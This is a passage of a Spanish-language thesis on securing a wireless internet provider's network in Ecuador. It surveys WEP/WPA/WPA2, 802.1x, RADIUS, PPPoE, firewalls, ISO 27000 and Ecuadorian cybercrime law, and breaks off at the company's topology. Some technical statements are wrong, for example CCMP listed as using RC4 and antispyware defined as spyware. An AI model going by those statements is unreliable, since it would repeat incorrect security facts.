


Figura 4. Infraestructura de Wisp en redes inalámbricas de amplia cobertura.

Servicios de empresas WISP.

Los principales servicios que oferta un WISP son:

- Conectividad a la Internet.- La empresa debe mantener una conexión estable a la internet con un el ancho de banda y compartimento establecido en el contrato de servicios.
- Servicios de Internet.- Los servicios más utilizados son WWW, e-mail, correo electrónico, etc., adicional a estas las empresas ofertan servicios específicos solicitados por los usuarios como: transmisión de datos, almacenamiento de información, etc.

2.2. Mecanismos de Seguridad

Los mecanismos de seguridad informática en redes inalámbricas se encuentran en constante desarrollo frente a las debilidades encontradas en cada una de ellas. Inicialmente se presenta algunos mecanismos de seguridad utilizados con mayor frecuencia en los últimos años [1].

A continuación en la Tabla 1 se muestran las principales características de estos mecanismos, para su posterior discusión.

Características	1. WEP	2.WPA	3.WPA2
Cifrado	Asignación manual de llaves y utiliza el cifrado RC4	TKIP basado en el cifrado RC4	Utiliza CCMP y cifrado de bloques AES de 128 bits.
Integración de Datos	Función lineal Hash.	Función criptográfica de hash.	
Manejo de llaves	No	Si	
Detección de re-uso	No	Si	

Tabla 1: Evolución de Mecanismos de Seguridad.

El funcionamiento de estos mecanismos se basa en el cifrado de la información entre el terminal de usuario y el punto de acceso inalámbrico. Con el objetivo de restringir el acceso a usuarios y la confidencialidad de la información transmitida por el canal inalámbrico [10].

2.2.1. Comparativa entre diferentes mecanismos de seguridad

Los parámetros seleccionados para comparar los diversos dispositivos de seguridad, considerando los estudios realizados, son por una parte las medidas que se relacionan con la autenticidad, y por otra los aspectos que se enfocan con el cifrado. Estos parámetros se describen a continuación:

Autenticación

En el sistema WEP se pueden utilizar dos métodos de autenticación: Sistema Abierto y Clave Compartida. En cualquiera de los métodos se debe autentificar el usuario mediante una clave que puede ser vulnerada con facilidad obteniendo los paquetes enviados por el punto de acceso durante el proceso de autentificación [2].

Por otra parte WPA toma como referencia la composición del estándar IEEE 802.1x y el Protocolo de Autenticación Extendida (EAP). El utilizar conjuntamente estos dos modelos, permite establecer la autenticación mutua entre el usuario y el servidor. [1]

El estándar IEEE 802.1x es un estándar para controlar el acceso a la red en la capa a nivel de enlace. Este estándar, instaura un nivel entre la capa de acceso y los diferentes algoritmos de autenticación que existen en la actualidad. IEEE 802.1x convierte las tramas enviadas por un algoritmo de autenticación en el formato necesario para que estas sean entendidas por el sistema que utilice la red. Asimismo, IEEE 802.1x no es por sí solo un modelo de autenticación y debe emplearse de la mano con protocolos de autenticación para llevar a cabo la verificación de las credenciales de usuario. [1]

El uso de EAP en general con IEEE 802.1x, logra que se empleen variados esquemas de autenticación entre los terminales de usuario y la red, incluyéndose las tarjetas de identificación, RADIUS, contraseñas de un solo uso, autenticación por clave pública a través de tarjetas inteligentes, certificados digitales y otros. Tomando en cuenta el tipo de EAP seleccionado, las credenciales necesarias para llevar a cabo la autenticación serán distintas. Además este modelo permite la generación, distribución y gestión de claves dinámicas. [1]

Cifrado

WEP usa el algoritmo de cifrado RC4 de 24 bits para la confidencialidad, mientras que el CRC-32 proporciona la integridad. El RC4 expande un valor raiz para generar una secuencia de números pseudoaleatorios de mayor tamaño. Esta secuencia se unifica con el mensaje mediante una operación XOR para obtener un mensaje cifrado. El problema de este algoritmo de cifrado es que se utiliza el mismo valor raíz para dos mensajes diferentes y mediante la captura de paquetes se puede identificar dicho valor sin mayor esfuerzo.

WPA se diferencia con WEP por la a gestión de claves y el utilizar un algoritmo de inicialización diferente y más robusto, conceptos que se explican en los próximos párrafos.

WPA se basa en el estándar IEEE 802.1i, el procedimiento de crear claves de forma dinámica, se ejecuta utilizando el protocolo TKIP *(del inglés: Temporal Key Integrity Protocol*). Para la gestión y distribución de claves. IEEE 802.11i y WPA utilizan IEEE 802.1x en global con algún método EAP [1].

El uso de claves dinámicas establece un incremento en la seguridad del sistema, y entorpecer el descubrimiento de una clave válida, en caso de revelación de la clave de cifrado durante un ataque, sólo se verían comprometidos un número limitado de información [1].

En WPA a través del protocolo TKIP se garantiza un vector de inicialización ampliado (doble tamaño que en WEP, 48 bits) determinadas reglas de secuencia y la mezcla de dicho vector de inicialización por paquete, lo que defiende a la red WLAN de ciertos ataques de clave débil de WEP. [1]

Si se utiliza el IEEE 802.11i, la práctica que se usa es con la finalidad de superar esta vulnerabilidad de WEP es el protocolo CCMP (*del inglés: Counter Mode with CBC-MAC Protocol*), en el que se utilizan vectores de inicialización de la misma longitud que en TKIP, es decir 48 bits [9].

Cuando se emplea WPA2, se integra el estándar IEEE 802.1i que emplea un Estándar de Cifrado Avanzado (AES) este de mayor complejidad frente a ataques informáticos, no obstante los paquetes de *handshake* pueden ser capturados durante el proceso de autentificación.

El estándar IEEE 802.11i abarca los protocolos IEEE 802.1x. Es decir se pueden utilizar AES con protocolos de seguridad como RADIUS [14].

A continuación se presenta las características más importantes de los diferentes algoritmos de cifrado estudiados. Véase Tabla 2.

Comparación de algoritmos de cifrado					
	Algoritmo de cifrado	Longitud de llave de cifrado	Tamaño de IV	Longitud de llave de integridad	Mecanismo de comprobación de integridad
WEP	RC4	40/104 BIT	24 bits	Ninguna	CRC-32
TKIP	RC4	128 bits	48 bits	64 bits	Algoritmo Michael
CCMP	RC4	128 bits	48 bits	128 bits	CBC-MAC

Tabla 2: Comparación de algoritmos de cifrado

Entendiendo todo lo estudiado hasta ahora, WEP no presenta un nivel de seguridad aceptable para la implementación de redes inalámbricas. Mientras que los mecanismos de seguridad WAP-WAP2 presentan un nivel de seguridad adecuado para redes pequeñas, ya que a nivel empresarial pueden ser sometidos a ataques más profundos que puedan descubrir las llaves de autentificación e información de la infraestructura de red. Requiriendo la integración de mecanismos de seguridad para generar escudos de protección más robustos.

2.3. Tendencias de Mecanismos De Prevención Actuales

2.3.1. Autenticación 802.1x y protocolo RADIUS.

El estándar 802.1x representa una arquitectura de control de acceso para redes inalámbricas. En este patrón intervienen 3 entidades que son: el cliente, el punto de acceso y el servidor de autenticación. Al usuario se le fija llaves o contraseñas que permitirá su autenticación para que pueda acceder y usar la red. Este proceso se fundamenta en tres fases:

- Autenticación.- El cliente se alinea con el área de cobertura, enseguida el punto de acceso pide su identificación, la misma que es entregada por el cliente, posterior a este proceso, se realiza la conexión donde los extremos se autentican mutuamente
- Autorización.- El usuario le proporciona al servidor información de autenticación y le señala el tipo de conexión que desea y el ancho de banda. De igual manera las credenciales que demuestran que el cliente se encuentra autorizado para el uso de la red y las libertades que posee; si existen algún inconveniente, se deshabilita al usuario.
- Distribución de clave.- El servidor de autenticación le transfiere al punto de acceso, la clave que debe utilizar con el usuario, así como el tipo de servicio

Esta operación se hace mediante el uso de un servidor de autenticación como RADIUS. El estándar IEEE 802.1x se fundamenta en el protocolo EAP, empleado para transferir la información de autentificación del usuario. Véase Figura 5.




Figura 5. Proceso de autentificación 802.1x

Funcionamiento de RADIUS

RADIUS (*del inglés:* Remote Authentication Dial-In User Services) es un protocolo de autenticación que consiente en tener la autenticación, la autorización y la auditoria centralizadas para el acceso de red.

Una arquitectura RADIUS está formada por:

- Clientes de acceso.
- Servidores de acceso
- Servidores RADIUS.

Un servidor de acceso remite las credenciales del cliente, enviadas por usuarios de acceso, y la información de los parámetros de conexión encriptado al servidor RADIUS [17].

El servidor RADIUS recepta y procesa las solicitudes de conexión enviadas por el servidor de acceso. Tomando como referencia la base de datos de cuentas de usuario, el servidor RADIUS permite la conexión, devolviendo un mensaje de aceptación o rechazo para acceder a la información. El mensaje de aceptación de acceso puede tener limitaciones de conexión que son implementadas por el servidor de acceso. RADIUS soporta esquemas de autenticación como PAP, CHAP o EAP. En las fases finales se da la derivación MK o clave maestra al autenticador, que la utilizará para dar el acceso a la red [17].

El enrutador Mikrotik permite al cliente RADIUS autentificarse mediante PPPoE , PPTP , L2TP. La base de datos del servidor RADIUS se consulta en la base de datos local o mediante la interfaz Ethernet designada para RADIUS en el enrutador. En la implementación para enlaces inalámbricos la dirección MAC del cliente se envía como nombre de usuario para la autentificación [19].

En la figura 6 se observa un ejemplo del proceso cumplido por RADIUS con sus correspondientes elementos [17].




Figura 6. Proceso cumplido por RADIUS

Protocolo EAP

El protocolo EAP es una ramificación del protocolo punto a punto (PPP), que usan intercambios de credenciales e información de longitudes parciales y gestiona la contraseña con mecanismos de desafío-respuestas.

El protocolo EAP opera basado en 3 componentes:

- El autenticador (el punto de acceso)
- El solicitante (el software cliente)
- El servidor de autenticación.

El autenticador, hace referencia a un cortafuego básico que actúa como intermediario entre el cliente y el servidor de autenticación. El usuario en este sistema se lo denomina solicitante. El servidor de autenticación permite o limita el acceso a la red. En una red inalámbrica, el punto de acceso actúa como autenticador [18].

Protocolo Chap

CHAP (*del inglés: Challenge Handshake Authentication Protocol)*

Es un protocolo de autenticación por desafío mutuo usado por servidores accesibles vía PPP. CHAP verifica durante periodos de tiempo la identidad del cliente remoto usando un intercambio de información de tres etapas. Esto se da cuando se establece el enlace inicial y puede pasar de nuevo en cualquier instante de la comunicación. La verificación se basa en un secreto compartido (como una contraseña) [18]. El proceso que sigue se indica a continuación:

1. Luego del establecimiento del enlace, el autenticador manda un mensaje donde le solicita la verificación del usuario.
2. El usuario responde con un valor calculado usando una función hash de un solo sentido, como la suma de comprobación MD5.
3. El autenticador verifica la respuesta con el resultado de su propio cálculo de la función hash. Si el valor coincide, el autenticador informa de la verificación, de lo contrario terminaría la conexión.
4. A intervalos aleatorios el autenticador manda una nueva comprobación de veracidad, con lo que se repite el proceso.

2.3.2. Cortafuegos

Los cortafuegos pueden ser implementados en hardware o software, o en una combinación de ambos. Los cortafuegos se utilizan con frecuencia para evitar que los usuarios de Internet no autorizados tengan acceso a redes privadas conectadas a Internet, especialmente intranets. Todos los mensajes que entren o salgan de la intranet pasan a través de los cortafuegos, que examina cada mensaje y bloquea aquellos que no cumplen los criterios de seguridad especificados. También es frecuente conectar el cortafuego a una tercera red, llamada zona desmilitarizada o DMZ, en la que se ubican los servidores de la organización que deben permanecer accesibles desde la red exterior.

Un cortafuego correctamente configurado añade una protección necesaria a la red, pero que en ningún caso debe considerarse suficiente. La seguridad informática abarca más ámbitos y más niveles de trabajo y protección [29].

2.3.3. VLANs *(del inglés: Red de Área Local Virtual)*

Es importante considerar a las VLANs como parte de la seguridad informática comúnmente utilizadas, que aportan en la administración de la red de una organización.

Asimismo se consideran a este tipo de redes como un método de fundar redes lógicas e independientes que formen parte de una misma red física. Algunas de estas redes pueden compenetrarse en un único conmutador físico, siendo de utilidad para compactar el tamaño del Dominio de difusión. De igual manera ayudan en la administración de la red, apartando fragmentos lógicos de una red de área local (como departamentos de una empresa) que no deberían intercambiar datos usando la red local aunque podrían hacerlo a través de un enrutador capa 3.

Una VLAN está conformada por una red de computadoras que se admiten como una sola, conectadas a un conmutador, tomando en cuenta que aunque pueden estar conectados físicamente a diferentes segmentos de una red de área local. Los administradores de red pueden ordenar las VLANs a través de software en lugar de hardware, lo que provoca que sean vulnerables. Una ventaja de estas redes, se presenta cuando se traslada físicamente algún computador a otra ubicación: puede permanecer en la misma VLAN sin necesidad de cambiar la configuración IP de la máquina [28].

2.3.4. Protocolo punto a punto a través de Ethernet (PPPOE).

PPPOE es un protocolo de red que encapsula PPP sobre la capa Ethernet. Ofreciendo las ventajas del protocolo PPP como son la autenticación, cifrado, mantención y compresión. Este protocolo permite implementar una capa IP sobre la conexión de dos puertos Ethernet, pero con las características del protocolo PPP.

Con esto se logra una conexión de tipo serial permitiendo transferir paquetes IP basado en las características del protocolo PPP. Esto establece un enlace ip punto a punto sobre Ethernet permitiendo utilizar por encima una serie de protocolos de nivel de aplicación tipo http, ftp, telnet, etc [29]. La estructura de la pila de protocolos se puede observar en la figura 7.

Figura 7. Ubicación de PPPoE en pila de protocolos

PPPoE es utilizado para distribuir direcciones IP a los clientes mediante la autenticación por nombre y usuario. El cliente y el servidor PPPoE trabajan a nivel de Ethernet

Descripción del protocolo PPPoE

El protocolo PPPoE se integra de dos etapas diferentes: la etapa de descubrimiento y la etapa de sesión PPP.

Etapa de descubrimiento

En primera instancia se efectúa una etapa de descubrimiento para identificar la dirección MAC del otro extremo y establecer un identificador de sesión PPPoE.

Esta etapa de descubrimiento permite al usuario identificar a todos los Concentradores de Acceso y seleccionar uno de ellos [29]. Siguiendo el procedimiento descrito a continuación:

- El cliente envía un paquete de inicio (PADI: PPPoE Active Discovery Initiation) a toda la red (paquete de broadcast), indicando los servicios que espera recibir
- EL concentrador de acceso, si satisface los servicios requeridos, envía al cliente un paquete de oferta (PADO: PPPoE Active Discovery Offer), indicando los servicios que ofrece y el cliente lo ratifica.
- El concentrador de acceso recibe la solicitud de establecimiento de sesión y envía un paquete de confirmación de sesión (PADS: PPPoE Active Discovery Session-confirmation), indicando el identificador de la sesión iniciada. En este momento comienza la etapa de sesión.

En la figura 5 se indica el proceso que sigue PPPoe y el intercambio de mensajes




Figura 8. Proceso de fase de descubrimiento PPPoE.

Etapa de sesión

Una vez que la etapa de descubrimiento se ha completado, tanto el cliente como el Concentrador de Acceso obtienen la información requerida para establecer la conexión punto a punto sobre Ethernet.

En la fase de sesión las tramas intercambiadas entre los dos extremos corresponden a las de una sesión PPP, y las tramas Ethernet van encapsuladas en Ethernet.

Estructura de la trama PPPoE

La trama PPPoE tiene un encapsulado adicional en la parte de datos. En la figura 9 se presenta la estructura de la trama PPPoE [28].




Figura 9. Estructura trama PPPoe

Donde:

- Destination address: Dirección Mac destino del paquete.
- Source address: Dirección Mac origen del paquete.
- Ether_type: Indica que la trama debe interpretarse como PPPoE.
- Datos: Datos de la trama Ethernet.
- Checksum: Suma de comprobación de los datos de la trama Ethernet.

Formato de los datos: trama PPPoE

Los datos de la trama Ethernet se muestran en la figura 10.




Figura 10. Formato de datos: Trama PPPoE

Donde:

- VER: Campo de cuatro bits que indica la versión de PPPoE.
- TYPE: Campo de ocho bits que indica el tipo de PPPoE.
- CODE: Campo de ocho bits que indica el tipo de paquete PPPoE.
- SESSION_ID: Campo de dos bytes que identifica a la sesión PPPoE establecida. En la fase de descubrimiento, se establece un valor igual a cero hasta que el concentrador asigna un identificador junto con la dirección origen y destino. Esto identificara una sesión PPPoE unica.
- LENGTH: Campo de dos bytes que indica el tamaño en bytes de la carga útil.
- PAYLOAD: Datos del PPPoE. En la fase de sesión, son los datos del protocolo PPP. En la fase de descubrimiento, el payload contiene cero o más etiquetas. Cada etiqueta está integrada por dos bytes que indican el tipo de etiqueta, dos bytes que indican la longitud en bytes de la etiqueta, y el valor de la etiqueta. Las distintas etiquetas se utilizan para negociar las condiciones de establecimiento de la sesión PPPoE [28].

Lista de características de PPPoE en equipos Mikrotik

- Servidor y el cliente PPPoE configurables.
- BCP apoyo (Protocolo de Control de puente), permite el envío de tramas Ethernet directamente a través de enlaces PPP;
- PAP, CHAP, autenticación mschap V1 / V2;
- Soporta RADIUS para la autenticación de clientes y la contabilidad [19].

2.3.5. VPN (Red Privada Virtual)

Es una tecnología de red que consiente una extensión de la red local sobre una red pública estableciendo una conexión virtual punto a punto. Para asegurar y garantizar el acceso es necesario la integridad y confidencialidad. Para este procedimiento se utiliza funciones de Hash. Los algoritmos de hash comúnmente utilizados son los Message Digest (MD210y MD511) y el Secure Hash Algorithm (SHA12). Para la confidencialidad, dado que los datos viajan a través de un medio potencialmente hostil como Internet, y son susceptibles de intercepción, por lo que es fundamental el cifrado de los mismos. De este modo, la información no puede ser interpretada por nadie más que los destinatarios de la misma [15].

2.3.6. Antivirus y Antispyware

Son softwares informáticos cuya finalidad es detectar y eliminar virus informáticos. Con el transcurso del tiempo, la aparición de sistemas operativos más avanzados e Internet, ha ocasionado que los antivirus hayan evolucionado hacia programas avanzados, que no sólo buscan detectar virus informáticos, sino bloquearlos, desinfectarlos y prevenir una infección de los mismos, actualmente son capaces de reconocer otros tipos de malware, como spyware, exploits u otras aplicaciones maliciosas que buscan desestabilizar un sistema o infraestructura de red [2].

Antispyware, es un programa espía que se instala en un computador para recopilar información sobre las actividades realizadas en éste. La función más común que tienen estos programas es la de recopilar información sobre el usuario y distribuirlo a empresas publicitarias u otras organizaciones interesadas, pero también se han empleado en organismos oficiales para recopilar información contra sospechosos de delitos, como en el caso de la piratería de software [2].

2.4. Gestión De Riesgo En La Seguridad Informática

La Gestión de Riesgo es un método para determinar, analizar, valorar y clasificar el riesgo, para posteriormente implementar mecanismos que permitan controlarlo [12].

La gestión de Riesgo está formada por cuatro partes:

- Análisis: Determina los componentes de un sistema que requiere protección, sus vulnerabilidades que lo debilitan y las amenazas que lo ponen en peligro, con el resultado de revelar su grado de riesgo.
- Clasificación: Determina si los riesgos encontrados y los riesgos restantes son aceptables.
- Reducción: Define e implementa las medidas de protección. Además sensibiliza y capacita los usuarios conforme a las medidas.
- Control: Analiza el funcionamiento, la efectividad y el cumplimiento de las medidas, para determinar y ajustar las medidas deficientes y sanciona el incumplimiento. Todo el proceso está basado en las llamadas políticas de seguridad, normas y reglas institucionales, que forman el marco operativo del proceso, con el propósito de Potenciar las capacidades institucionales, reduciendo la vulnerabilidad y limitando las amenazas con el resultado de reducir el riesgo [12].

2.5. Normas Iso / Iec 27000 Técnicas De Seguridad.

La norma ISO, 27000 comprenden una serie de estándares como:

ISO/IEC27000 Sistemas de Gestión de Seguridad de la Información, Generalidades y vocabulario, publicada en Abril del 2009. En ella se recogen los términos y conceptos relacionados con la seguridad de la información. Indica los procesos de mejora continua en los sistemas de seguridad.

UNE-ISO/IEC 27001, Integra Sistemas de Gestión de la Seguridad de la Información (SGSI). Esta fue publicada en el año 2007. Contiene los requerimientos del sistema de gestión de seguridad de la información y es la norma a la cual serán certificados los SGSI de las organizaciones que deseen implementarlo.

ISO/IEC27002, Estándar para las Tecnologías de la Información. Esta guía de buenas prácticas describe los objetivos de control recomendables en cuanto a seguridad informática y de la información.

ISO27004: Estándar para la medición de la efectividad de la implantación de un SGSI y de los controles relacionados.

ISO/IEC27005: Gestión del Riesgo en la Seguridad de la Información, publicada en el año 2008. Esta norma al pertenecer a la familia de las Normas 27000, se ajusta a las necesidades de las organizaciones que pretende realizar su análisis de riesgos en este ámbito y cumplir con los requisitos de la Norma ISO 27001 [29].

2.6. Seguridad Informática En El Ecuador

Empresas ecuatorianas dedicadas a la prestación de servicios en seguridad informática logran un crecimiento notable frente al acelerado desarrollo de las tecnologías de la información en el Ecuador. En este contexto de competitividad las empresas Ecuatorianas integran estas nuevas tecnologías para transacciones online, manejo de sistemas contables, Comunicaciones entre sucursales, acceso a internet por parte del personal o clientes, empresas Wisp a nivel de todo el país, etc.

En base a lo mencionado se demandan productos de seguridad informática que vayan a la par con este desarrollo, por esta razón muchas empresas dedicadas a la seguridad informática cuentan con un portafolio de productos y soluciones frente a esta problemática. Entre los productos de seguridad informática encontrados en el Ecuador predominan las maracas de Cisco, Mikrotik, Huawei, Fortinet y Checkpoint con sus equipos de seguridad y control [25].

En la tabla 3 se indican algunos de los servicios ofertados por empresas de seguridad informática en el Ecuador [25].

Ítem	Productos
1	Seguridad Perimetral Gestionada
2	Análisis de Tráfico
3	Análisis del Riesgo
4	Test de Penetración
5	Ethical Hacking
6	Informática Forense
7	Diagnostico de Seguridad de los Sistemas
8	Diagnostico de Vulnerabilidades y Riesgos
9	Planeación y Administración de la Seguridad Informática
10	Planeación Estratégica de Sistemas de Información
11	Asesoría Implantación ISO 27001
12	Auditorías de Seguridad de Información
13	Auditoria IT
14	Software de Seguridad Informática
15	Planes para Contingencias y Seguridad de la información
16	Capacitación
17	Seguridad en Redes

Tabla 3: Productos de seguridad informática que se ofrecen en el Ecuador.

El escenario para el desarrollo de empresas en seguridad informática es favorable, ya que gran parte de las empresas cuentan con vulnerabilidades que son explotadas y otras que enfrentan constantes amenazas más sofisticadas, por lo tanto la necesidad existe solo que en varios casos se toma acción frente a delitos informáticos ejecutados con éxito. Para evitar este tipo de desastres las empresas debería actuar preventivamente ante ataques y amenazas que comprometan la integridad de las mismas.

Un sistema de protección de datos trae mejores resultados en producción, mejora la gestión de sus trabajadores y otorga mayor calidad al negocio. La protección de Internet en la nube, de email en la nube y otros servicios se vuelve inevitable, ya que la computación en la nube, movilidad, virtualización, mejora la productividad de las empresas y la gran mayoría optaran por contar con estos productos.

En este escenario es indispensable contar con un sistema de seguridad informática integral frente a cualquier tipo de ataque [25].

2.7. Legislación Referente A Delitos Informáticos

En octubre de 2008, Se desarrolló el evento "Ciber criminalidad en Ecuador" con la participación del Ministerio de Justicia y Derechos Humanos, en el cual se analizaron los delitos informáticos más frecuentes en Ecuador y la experiencia de otros países en el combate de este creciente fenómeno.

En las Reformas al Código Penal en nuestro país, se tiene desde el Artículo 58 al 64 las penalizaciones a los delitos informáticos. A continuación se cita textualmente el art. 58:

"Art. 58.- A continuación del Art. 202, inclúyanse los siguientes artículos enumerados:

"Art. ....- El que empleando cualquier medio electrónico, informático o afín, violentare claves o sistemas de seguridad, para acceder u obtener información protegida, contenida en sistemas de información; para vulnerar el secreto, confidencialidad y reserva, o simplemente vulnerar la seguridad, será reprimido con prisión de seis meses a un año y multa de quinientos a mil dólares de los Estados Unidos de Norteamérica.

Si la información obtenida se refiere a seguridad nacional, o a secretos comerciales o industriales, la pena será de uno a tres años de prisión y multa de mil a mil quinientos dólares de los Estados Unidos de Norteamérica.

La divulgación o la utilización fraudulenta de la información protegida, así como de los secretos comerciales o industriales, serán sancionadas con pena de reclusión menor ordinaria de tres a seis años y multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica.

Dentro del contexto jurídico existen diversos criterios con relación a la divulgación o la utilización fraudulenta que realiza la persona o personas encargadas de la custodia de la información, éstas serán sancionadas con pena de reclusión menor de seis a nueve años y multa de dos mil a diez mil dólares de los Estados Unidos de Norteamérica.

Art…- Obtención y utilización no autorizada de información.- La persona o personas que obtuvieren información sobre datos personales para después cederla, publicarla, utilizarla o transferirla a cualquier título, sin la autorización de su titular o titulares, serán sancionadas con pena de prisión de dos meses a dos años y multa de mil a dos mil dólares de los Estados Unidos de Norteamérica." [25].

En este contexto las empresas WISP deben garantizar la confidencialidad de la información de los usuarios suscritos a los servicios para no enfrentar problemas legales.

CAPÍTULO 3

3. METODOLOGÍA E IMPLEMENTACIÓN

Para el desarrollo del presente trabajo se ha utilizado el método inductivo en base a la detección de los diferentes tipos de vulnerabilidades presentadas por la empresa Austronet. Obteniendo los requerimientos y necesidades para el desarrollo de las políticas de seguridad informática aplicadas a este tipo de escenarios.

La ejecución del proyecto se ha realizado en tres fases. La primera fase comprende el reconocimiento de la estructura de red empleado por la empresa para brindar el servicio de acceso a internet y los elementos de red implicados.

En la segunda fase se realiza una auditoria de la red inalámbrica de acceso a clientes para identificar las vulnerabilidades y amenazas a las que está expuesta la empresa. Finalmente en base a los requerimientos y demandas se analiza e implementa una solución de políticas de seguridad informática que garantice una topología de red robusta frente a los diferentes tipos de ataques.

3.1. Topología De Red de la empresa Austronet.

La empresa Austronet está conformada por cinco puntos de acceso ubicados en la provincia del Azuay y zonas aledañas. Tanto la red interna y externa de acceso a clientes esta conformados por equipos de red Mikrotik. Cada punto de acceso tiene implementado un mecanismo de seguridad mediante firewall para delimitar el acceso a la red. La Autentificación de los usuarios se la realiza mediante el mecanismo de seguridad WPA, una vez autenticado se le asigna una IP por DHCP server desde un pool de IPs configurado en el enrutador de la estación base. En la Figura 11 se presenta un esquema general de la topología de red y las direcciones IP implementadas por la empresa.

